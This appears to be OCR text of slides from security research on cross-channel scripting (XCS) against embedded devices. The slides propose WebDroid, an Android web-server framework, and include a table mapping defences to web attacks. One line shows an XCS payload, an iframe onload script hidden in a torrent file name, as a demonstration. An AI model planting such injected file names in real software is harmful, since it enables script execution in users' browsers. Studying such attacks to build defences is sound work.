
Massive exploitation




Massive exploitation



Massive exploitation



Peer-to-peer XCS attack result



Torrent Downloads

No File Selected

XCS attack

Name	Size	Progr
<iframe onload="document.getElementById('add-options').innerHTML = 'XCS attack'"> 2.pdf	137.6 KB	

WebDroid

Embedded device usage model

- Mono user (almost)
- Performance are not critical
- Limited resources
- Clean slate

Embedded device usage model

- Mono user (almost)
- Performance are not critical
- Limited resources
- Clean slate

Lot of room to focus on security !


WebDroid big plan

- Create a framework integrated on android
- Focus on security not performance
- View the framework as a "firewall"
- Use android as a starting point (Java framework)

Security mechanisms

Category	Access control		Session		Direct attack				Browser attack	
Defense/Threat	Bypass	Pass guess	MITM	Hijack	XSS	SQLi	XCS	RXCS	CSRF	Clickjack
HTTP only cookie				✓	✓			✓		
Server side input filtering					✓	✓		✓		
CSP					✓		✓			
S-CSP					✓		✓			
CSRF random token								✓	✓	
Origin header verification								✓	✓	
X-FRAME-OPTION										✓
JS frame-busting code										✓
SSL			✓	✓						
HSTS			✓	✓						
Secure cookie				✓						
Parametrized queries						✓				
URL scanning										
Application-wide auth	✓									
Password policy		✓								
Anti brute-force		✓								
Restrict network/location	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
DOS protection										

WebDroid in action



1:22

Web Server

STATS

7 apps running


3 clients connected

☑ Running

Options ›

Web Applications

Demo App 1	🟢	›
Demo App 2	🔴	›
Demo App 3	🟢	›
Demo App 4	🟢	›
Demo App 5	🟢	›
Demo App 6	🔴	›
Demo App 7	🟢	›



4:09

MyWebApp

Port : 3001

Status : Running

Security Level : **High**

CLIENTS : ›


SECURITY CONFIG :

HTTP ONLY COOKIES	ON
Server side input filtering	OFF
CSP	ON

RESTRICTIONS :


NETWORK	Wi-Fi
LOCATION	Home
VALID DOMAINS	

Benchmarks



